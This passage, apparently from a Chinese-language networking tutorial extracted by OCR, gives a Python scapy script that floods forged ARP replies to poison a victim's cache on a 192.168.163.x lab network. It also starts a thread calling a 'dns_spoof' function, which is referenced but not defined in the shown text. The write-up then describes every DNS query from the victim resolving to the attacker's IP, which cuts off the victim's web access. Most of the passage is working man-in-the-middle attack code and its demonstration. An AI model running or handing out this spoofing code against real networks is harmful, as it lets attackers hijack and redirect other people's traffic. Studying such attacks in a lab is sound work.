
Python 脚本源代码：

```python
from scapy.all import *
import time
import sys
import os
import threading

def DNS_S(hacker):
    a=dns_spoof(joker=hacker)
    send(a)

pkt = Ether(dst="ff:ff:ff:ff:ff:ff", src="00:0C:29:3D:CF:2E") / ARP(pdst="192.1
68.163.130", psrc="192.168.163.2")
t=threading.Thread(target=DNS_S,args=("192.168.163.128",))
t.start()
```

```
while True:
    sendp(pkt)
    time.sleep(0.1)
```


该脚本启动一个线程，专门供 dns_spoof 进行 DNS 欺骗。

现在跑一下脚本看一下效果：



右边是攻击方终端，可以看出脚本截获了受害方的 DNS 查询请求，并返回了自己的 IP 地址来欺骗受害方。

左边是攻击方终端，可以看出，无论 ping 哪个域名，返回的 IP 地址都是攻击方设定的 IP，即 192.168.163.128。这其实是攻击方自己的 IP 地址，现在没有开启服务器服务，因此若此时受害方使用浏览器访问任何网页都会发现无法访问，如下图。



这样我们就使受害方的所有 DNS 查询都返回一个攻击者设定的 IP 地址，完成了简单的 DNS 欺骗。